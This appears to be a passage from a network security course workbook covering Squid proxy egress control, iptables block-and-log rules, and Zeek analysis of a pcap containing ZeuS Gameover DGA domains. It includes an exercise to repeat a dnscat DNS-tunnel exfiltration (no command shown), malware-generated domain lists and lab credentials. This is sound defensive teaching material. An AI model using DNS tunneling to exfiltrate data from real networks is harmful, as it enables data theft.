
The **curl** command will appear to hang for about **5** seconds, and then an error similar to below will display.

```
curl: (28) Connection timed out after 5001 milliseconds
```


At this point, direct access to **CustomWebApp** is not allowed.

Note: At this point, the **curl** command is simulating a non-proxy aware connection not being allowed. This failed connection represents malware that is not proxy aware. If outbound access to the internet requires going through an explicit web proxy, then malware that is not proxy aware will not be able to phone home or download/upload anything.

Switch back to **Google Chrome**. Click on the **refresh** icon to confirm that **CustomWebApp** can still be accessed via the explicit **Squid** web proxy.



Just like the previous step the page should load and show the connection was allowed and came from **172.17.0.2**.



4. **Detect direct internet access**

Preventing direct internet access by requiring connections to go through an explicit proxy is a partial success. With prevention, things like malware may fail to reach the internet. However, detection and response are also important. To be able to detect direct internet access a firewall should both block and log direct internet access attempts. Simulate this on your student VM by updating **iptables** to log failed direct access attempts to **CustomWebApp**.

Do so by first removing the previous **iptables** rule with the command below.

```
$ sudo iptables -D OUTPUT -d 172.17.0.3 -j DROP
```

Note: This command is the same as previous with the exception that it uses **-D** instead of **-A**. **-D** means delete.

Next, create a new rule chain called **LOGGING** the creates a log and then drops the traffic by entering the commands below.

```
$ sudo iptables -N LOGGING
$ sudo iptables -A LOGGING -m limit --limit 2/min -j LOG --log-
prefix "NoProxy: "
$ sudo iptables -A LOGGING -j DROP
```

Note: **-N LOGGING** creates a new rule chain called **LOGGING**. The next rule appends a rule to the new chain that will log up to 2 requests per minute per source IP. Limiting how many requests are logged can help prevent a denial of service or excessive logging.

Now, recreate the previous block rule but instead of sending traffic directly to **DROP** send it to the **LOGGING** rule chain which will log and then drop traffic.

```
$ sudo iptables -A OUTPUT -d 172.17.0.3 -j LOGGING
```

Run the **curl** command to attempt direct access to **CustomWebApp** again using the command below.

```
$ curl http://172.17.0.3/index.php --connect-timeout 5
```

After the command times out check to see if /var/log/syslog contains the logs for the failed access attempt using the command below.

```
$ grep NoProxy /var/log/syslog
```

You should see multiple log messages similar to the following:

```
Mar  9 00:20:51 Security530 kernel: [20075.177586] NoProxy: IN=
OUT=docker0 SRC=172.17.0.1 DST=172.17.0.3 LEN=60 TOS=0x00 PREC=0x00
TTL=64 ID=52998 DF PROTO=TCP SPT=55572 DPT=80 WINDOW=29200 RES=0x00 SYN
URGP=0
Mar  9 00:20:52 Security530 kernel: [20076.306900] NoProxy: IN=
OUT=docker0 SRC=172.17.0.1 DST=172.17.0.3 LEN=60 TOS=0x00 PREC=0x00
TTL=64 ID=52999 DF PROTO=TCP SPT=55572 DPT=80 WINDOW=29200 RES=0x00 SYN
URGP=0
```

At this point, direct access is prevented and is also detectable using logs.

Note: This concept works identically on network-based firewalls. Block direct access to the internet but make sure the block rule has logging enabled.

5. **Use an authenticated explicit proxy**


To add another level of security to a proxy consider requiring authentication in order to use the proxy. This step demonstrates doing this with basic authentication.

First, create a basic authentication file that contains the user **student** with a password of **Security530** in **/labs/2.4/student/auth** using the command below.

```
$ htpasswd -c /labs/2.4/student/auth student
```

Note: **/labs/2.4/student/auth** is linked to **/etc/squid3/basicauth** inside the Squid Docker container.

When prompted for the password, enter **Security530**.



Next, use **Visual Studio Code Editor** to edit **/labs/2.4/squid.conf**.

```
$ code /labs/2.4/squid.conf
```


Add the following lines to the top of the configuration.

auth_param basic program /usr/lib/squid3/basic_ncsa_auth /etc/squid3/basicauth
acl lan proxy_auth required
http_access allow lan

The configuration file should look as follows:

```
squid.conf ●
1  auth_param basic program /usr/lib/squid3/basic_ncsa_auth /etc/squid3/basicauth
2  acl lan proxy_auth required
3  http_access allow lan
4  #   WELCOME TO SQUID 3.3.8
5  #   ----------------------------
```

Click on **File** -> **Save**.




Close out of **Visual Studio Code** by clicking on the **X** in the top right corner of the application.

Next, restart the **Squid** proxy server using the command below to make **Squid** load the updated configuration settings.


```
$ docker restart squid
```

Note: Please wait about **five** to **ten** seconds before proceeding as **Squid** needs a moment to restart.

Switch back to **Google Chrome**. Click on the **refresh** icon.



This time you should receive a popup stating **Authentication required**. Enter the username of **student** and password of **Security530** and then click on **Log in**.



Note: Authentication is only required once. After successfully authenticating to **Squid** you may reload the page or access other sites without having to reauthenticate to the web proxy.

After logging in the page will load. Authentication is successfully implemented. At this point, malware would have to be proxy aware and have credentials to reach out to the internet. To simulate proxy aware malware without credentials, you may try the command below.

```
$ curl http://172.17.0.3/index.php --proxy http://127.0.0.1:3128
```


The curl command will fail as **Squid** requires authentication. On top of this, the failed attempt to use the proxy is logged to **/labs/2.4/student/squid_logs/access.log**. You can view the failed attempt in the log with the command below.

```
$ sudo tail /labs/2.4/student/squid_logs/access.log
```

Stop the CustomWebApp and the Squid web proxy using the commands below.

```
$ docker stop squid
$ docker stop webserver
```

Switch back to **Google Chrome** and disable proxy access by left clicking on the **Omega Proxy** extension next to the search bar and then clicking on **System Proxy**.



Lab Conclusion

In this lab, you have used the open source Squid web proxy to simulate internet control via a web proxy. This included:

- Simulating direct internet access as well as access via an explicit web proxy
- Blocking direct internet access with a firewall
- Detecting unauthorized or misconfigured access by logging direct web access attempts that do not go through an authorized explicit web proxy
- Further secured an explicit web proxy by requiring authentication
- Simulating malware that is not proxy aware or does not have valid credentials

Lab 2.4 is now complete!

Exercise 3.1 – Architecting for NSM


Objectives

- Learn how to instrument a network for NSM and how where we capture data matters to obtain network visibility
- Learn how to use the power of NSM and metadata to detect Command and Control using DGAs and DNS exfiltration attempts
- Understand docker networking and how to sniff traffic between containers
- Learn how the powerful Zeek scripting engine can be leveraged to uncover advanced threats

Exercise Preparation

Log into the Sec-530 VM

- Username: student
- Password: Security530



To complete part 2 of this lab, we will make use of the virtual containers used in Exercise 1.1 To start those virtual containers, run the command below.

```
$ sudo pwsh /labs/check.ps1 -check precheck -lab egress
```

In **Exercise 1.1** we learned how even a network instrumented with firewalls, IDS, IPS and a well architected DNS service, is often insufficient to stop a motivated attacker using a DNS tunnel to exfiltrate data. To illustrate that, we used the well-known open source tool, **dnscat**.

Since **dnscat** is able to abuse the recursive nature of DNS, all traffic will be proxied through the organization's DNS server.

In this lab, we will look at how Network Security Monitoring (NSM) and more specifically Zeek, can provide us with DNS behavior analytics to assist us in detecting common attacker techniques used in Command and Control (C2) and exfiltration attempts, including DNS tunneling and Domain Generation Algorithms (DGA). We

will also learn how where we place our traffic analyzers and the vantage point of our sensors matter, and the different ways in which we could architect our network.

Exercise: No hints

1) Analyze sample1.pcap with **Zeek** (notice the command line is still named **Bro**)
   a) Can you spot any anomalies in this traffic? _____
   b) What is the source of this anomalous traffic? _____
   c) How could you obtain better visibility in this case? _____
2) Repeat the steps on **Exercise 1.1** to exfiltrate data from the Student VM over port 53 using DNS only packets. Use **dnscat** as we did on Day 1.
   a) Obtain a full packet capture of this traffic using Wireshark or tcpdump
   b) What interface did you use to capture this traffic? _____
3) Use Zeek (Bro) to detect abnormal DNS requests.

BONUS: **Leveraging metadata and Zeek scripting engine to uncover advanced threats**

Exercise: With hints

4) Analyze sample1.pcap with **Zeek** (notice the command line is still named **Bro**)
   a) Can you spot any anomalies in this traffic? _____
      HINT - Review the HTTP and DNS traffic
   b) What is the source of this anomalous traffic? _____
      HINT - Think about how the network architecture, and more specifically the DNS architecture, matters
   c) How could you obtain better visibility in this case? _____
5) Repeat the steps on **Exercise 1.1** to exfiltrate data from the Student VM over port 53 using DNS only packets. Use **dnscat** as we did on Day 1.
   a) Obtain a full packet capture of this traffic using Wireshark or tcpdump
      HINT - Inspect the container configuration to see what's the network interface we need to use
   b) What interface did you use to capture this traffic? _____
6) Use Zeek (Bro) to detect abnormal DNS requests.

BONUS: **Leveraging metadata and Zeek scripting engine to uncover advanced threats**
HINT - Use the script dns-anomaly.bro under /labs/3.1/

1. **Analyze sample1.pcap with Zeek**

For this step, you will be processing the contents of the file **sample1.pcap**. This file is located under the directory /labs/3.1

First, open a terminal and change to the directory /labs/3.1


```
$ cd /labs/3.1
```

```
$ bro -r sample1.pcap -C
```

This command instructs Zeek to read the contents of the file sample1.pcap. By using the –C option, Zeek will ignore bad checksums.

When the command is completed, Bro will generate a number of logs in the current working directory. These logs are highly structured, plain text ASCII and therefore Unix friendly, meaning that you can use your command line kung-fu with **awk**, **grep**, **sort**, **uniq**, **head**, **tail** and all the other usual suspects.

Can you spot any anomalies in this traffic?

To see the summary of connections for sample1.pcap we can have a quick look at **conn.log**:

```
$ cat conn.log
```

Notice how the output of Zeek logs is structured in columns, each of them representing different fields. These fields are shown in the 7th line of the output header, starting with "ts" (timestamp in seconds since epoch) and "uid" (a unique identifier of the connection that is used to correlate information across Bro logs). Refer to The Zeek documentation to learn more about the rest of the fields.

```
#separator \x09
#set_separator ,
#empty_field   (empty)
#unset_field   -
#path     conn
#open     2019-03-02-18-53-53
#fields   ts   uid  id.orig_h id.orig_p id.resp_h id.resp_p
     proto     service   duration  orig_bytes     resp_bytes
     conn_state     local_orig     local_resp     missed_bytes
     history   orig_pkts orig_ip_bytes  resp_pkts resp_ip_bytes
     tunnel_parents
#types    time string    addr port addr port enum string
     interval  count     count     string    bool bool count
     string    count     count     count     count
     set[string]
```

We can observe a number of connections to port 80 (tcp) and port 53 (udp). **Conn.log** also reports the result of these connections under the field **conn_state**. Let's have a closer look at that using bro-cut an **awk**-based field extractor for Zeeklogs.

```
$ cat conn.log | bro-cut id.orig_h id.orig_p id.resp_h id.resp_p
proto conn_state
```

…

```
172.16.88.10 49508 172.16.88.135 80 tcp REJ
172.16.88.10 49510 172.16.88.135 80 tcp REJ
172.16.88.10 57852 172.16.88.135 53 udp SF
172.16.88.10 49509 172.16.88.135 80 tcp REJ
172.16.88.10 57399 172.16.88.135 53 udp SF
172.16.88.10 49510 172.16.88.135 80 tcp REJ
172.16.88.10 57456 172.16.88.135 53 udp SF
172.16.88.10 49511 172.16.88.135 80 tcp S0
172.16.88.10 62602 172.16.88.135 53 udp SF
172.16.88.10 54957 172.16.88.135 53 udp SF
172.16.88.10 49511 172.16.88.135 80 tcp SH
172.16.88.10 49512 172.16.88.135 80 tcp S0
172.16.88.10 64623 172.16.88.135 53 udp SF
172.16.88.10 53702 172.16.88.135 53 udp SF
172.16.88.10 49512 172.16.88.135 80 tcp SH
172.16.88.10 49513 172.16.88.135 80 tcp S0
172.16.88.10 52164 172.16.88.135 53 udp SF
172.16.88.10 49513 172.16.88.135 80 tcp SH
172.16.88.10 49516 172.16.88.135 80 tcp S0
172.16.88.10 54832 172.16.88.135 53 udp SF
172.16.88.10 49516 172.16.88.135 80 tcp SH
172.16.88.10 49517 172.16.88.135 80 tcp S0
172.16.88.10 64102 172.16.88.135 53 udp SF
172.16.88.10 51110 172.16.88.135 53 udp SF
```

```
172.16.88.10 49517 172.16.88.135 80 tcp SH
172.16.88.10 49518 172.16.88.135 80 tcp S0
172.16.88.10 55957 172.16.88.135 53 udp SF
172.16.88.10 49519 172.16.88.135 80 tcp S0
172.16.88.10 58988 172.16.88.135 53 udp SF
172.16.88.10 49518 172.16.88.135 80 tcp SH
```

In the command copied above, we redirect the standard output of the cat command to the standard input of **bro_cut**, a utility that's part of the Zeek command line system, to extract specific columns from the ASCII based logs produced by Zeek.

The columns selected are:

- *id.orig_h - source IP address*
- *id.orig_p - source port*
- *id.resp_h - destination IP address*
- *id.resp_p - destionario port*
- *proto - protocol*
- *conn_state - state of the connection*

In this case, we can observe that some of the connections attempted on port 80 were rejected (REJ), while others never had a reply (S0) or left the connection half-open (SH, which means an SYN-ACK from the responder was never seen). The reason for this behavior is that **sample1.pcap** was obtained from one of my sandboxes where 172.16.88.135 is a Virtual Machine running Remnux with **fakedns** and **netcat** listening on port 80 instead of a full web server.

Since we know that there is some http traffic going on here, let's have a look at another log generated by Bro, **http.log:**

```
$ cat http.log | bro-cut id.orig_h id.orig_p id.resp_h id.resp_p
host uri referrer
```

```
172.16.88.10 49493 172.16.88.135 80
f52pwerp32iweqa57k37lwp22erl48g63m39n60ou.net / -
172.16.88.10 49495 172.16.88.135 80
h54jtbqmuj56hwb48e41p42g33h34c29grbqfxm29.ru / -
172.16.88.10 49511 172.16.88.135 80
iqcqmrn30iuoubuo11crfydvkylrbtmtev.info / -
172.16.88.10 49512 172.16.88.135 80
ezdsaqbulsgzh44m59p42eqmrkxa57n40brcq.com / -
172.16.88.10 49513 172.16.88.135 80
o41lwmqnqarmxiyi35iyftpzaye21osjyjq.ru / -
172.16.88.10 49516 172.16.88.135 80
n30arh24frisbslqmqoxgvpvk47o11pritev.biz / -
172.16.88.10 49517 172.16.88.135 80
jsa57n20hyisjxcre11fwl58gta37i65ovf32o51.info / -
172.16.88.10 49518 172.16.88.135 80
j36lxf52hsj56itc49lqayoveymwfzosi15jw.org / -
```

```
172.16.88.10 49519 172.16.88.135 80
g53lvo61ayoucrm49kzgvm69irhwl58erjwfu.net / -
...
```

Anything weird here? Definitely! The host field of the **http.log** shows entries that don't seem to correspond with normal browsing.

A closer look at the **dns.log** produced by Zeek will confirm this:

```
$ cat dns.log | bro-cut query | sort –u
```

```
a37fwf32k17gsgylqb58oylzgvlsi35b58m19bt.com
a47d20ayd10nvkshqn50lrltgqcxb68n20gup62.com
a47dxn60c59pziulsozaxm59dqj26dynvfsnw.com
a67gwktaykulxczeueqf52mvcue61e11jrc59.com
axgql48mql28h34k67fvnylwo51csetj16gzcx.ru
ayp52m49msmwmthxoslwpxg43evg63esmreq.info
azg63j36dyhro61p32brgyo21k37fqh14d10k37fx.com
cvlslworouardudtcxato51hscupunua57.org
cyh44jud50g33iuarlzgqbup22fqisixf62kr.org
d10h34othyp62b18lyfwnzazj26p42fud50gzc49.biz
d20iwe51ftitg53lvl18a27hvlqjyjtd20gue61.com
dqhzhtbto21h14lvp12iqhtlrnxasarcte61.biz
drp42i25ati55m69pvgza57nyh34hwk57i55m19n60.ru
iqcqmrn30iuoubuo11crfydvkylrbtmtev.info
iqo11c69mud20krk57j16fqnrfwgva67oraql48.com
isjqn30a27hwgqbxnxksi65hrnsgyc49mylt.biz
iupqhxfwpylxm29jsexovj16cqfybwb68aw.org
iwpslvesj26i65oynxhtoyc39o41asdvnqc59.com
j36lxf52hsj56itc49lqayoveymwfzosi15jw.org
jshvprc29ntm69p52j36a17m39ozk67g53crfqow.net
jvbtore21fzm39fse51p32auizl28gxaul68px.com
k17g63l58jucvd30brhyovhsptd10lxd60gqfv.biz
k27ori65cve61kvc49hxptdrb48myo61fueves.org
k47isgzkxp62o51etmwazewmvpvgwbvmvfz.com
kqd60lvlsg63bsg33e11i55kvo41nrj36hzbthr.info
kvm49mynrd60148lynre21hqfun20a47hyn20kq.org
kyoqpxg53nuf42g43oqo21148a17d40o31k67j16h44.org
l18k17mzpum69jvlyp62c29hzeyi25kta47a37lv.ru
n50owhwguj66evkug33ewntn10n40puhtlxay.org
nrd30j46cxnwmyc69bscrcyiuhvf22otg43mq.com
nub58p52b38ismtg63mwlwm29evd20g13f52otb68.info
nxhyosg43a47exhum19g23f52fro21byayk57fs.info
o21mwm29gzouhvpub68g43dzntgzn30aultd30.net
o31j16n30eyiql58btmxe21euowb38pxf22b68ou.net
psgsgumukxb18b58dxd40e31f22g53a37bzmxcz.com
pxoxgzkqmqp12a47azjzpze11hteri35iti45.info
pyn30h64krm69bwf12azp52fulskvh24m19nrjy.org
(output truncated)
```

Note: The command **sort -u** sorts the output line by line, eliminating duplicates, in this case from the output of the **query** column in **dns.log**

Looking at the length of the domains requested we could observe a pattern. First of all, we will cut out the TLDs (com, info, net…) and then calculate the length of each of the strings.

```
$ cat dns.log | bro-cut query | sort -u | cut -d . -f1 > domains-
withoutTLD
```

This command parses dns.log, selects the column query, sorting it line by line and eliminating duplicates, to finally use the command line cut to select the string of characters behind the '.' - This is effectively removing the Top Level Domain (TLD) off the DNS queries.

The result of this command is saved in the file **domains-withoutTLD**. Now let's calculate the length of each of the strings using **awk**:

```
$ for i in `cat domains-withoutTLD`; do echo "${#i}"; done | sort -u
```

This for loop iterates over the file domains-withoutTLD, reading line by line, echoing the length of each line, and showing the sorted results in the standard output.

```
34
35
36
37
38
39
4
40
41
42
43
6
```

So, all these strings are within a close range of 34 to 43 characters long. Casualty? Not really, a variant of the ZeuS botnet, the so-called **ZeuS Gameover**, was known for implementing P2P and Domain Generation Algorithm (DGA) communications to determine the current Command and Control (C&C) domain. When these bots were not able to communicate with its botnet via P2P, DGA was used. The domain names generated by this version of ZeuS Gameover consisted of a string with a length of 32 to 48 chars and one of the following TLDs: ru, com, biz, net or org. The list for this malware sample contained over 1000 domains and changed every 7 days, based on the current date.

What is the source of this anomalous traffic?

This is an important question to answer, and a tricky one.

Let's look at the DNS traffic that we observed above, and this time let's add the column that indicates the source of this traffic:

```
$ cat dns.log | bro-cut query id.orig_h
```

Can you determine what IP address is generating all this traffic? Let's make it easier to analyze and at the same time learn a new command line trick with **awk**.

```
$ cat dns.log | bro-cut query id.orig_h | awk {"print $2"}
```

This command above will only display the second column of the output of Zeek. If we want to eliminate all duplicates, we need to add **sort -u.**


```
$ cat dns.log | bro-cut query id.orig_h | awk {"print $2"} | sort -u
```

```
172.16.88.10
```

It seems clear that **172.16.88.10** is the system that has been compromised. In fact, **sample1.pcap** was obtained from a sandbox infected with that piece of malware, configured with that IP address.

However, **you should not assume that the IP address providing the DNS resolution is always the victim**.

Consider one of the most common scenarios for NSM sensor deployment:




In this network depicted above, the internal DNS server is an Active Directory Domain Controller that has the role of a DNS Server. The IP address of this DNS Server is **172.16.88.10**. To add visibility to our network, an NSM sensor is receiving traffic from a tap on the internal side of the perimeter firewall, looking at all the outbound traffic generated on our network.

From the vantage point of this sensor, all DNS traffic comes from 172.16.88.10. However, this doesn't mean that the DNS server is infected! The DNS Server is just doing its job, relaying or proxying all traffic from the internal network, forwarding DNS requests on behalf of the workstations.

How do we know what workstation is infected?

We will need visibility of the internal network. To do that, **we can add a sensor in the corporate LAN zone with network traffic being received from a port mirror.**



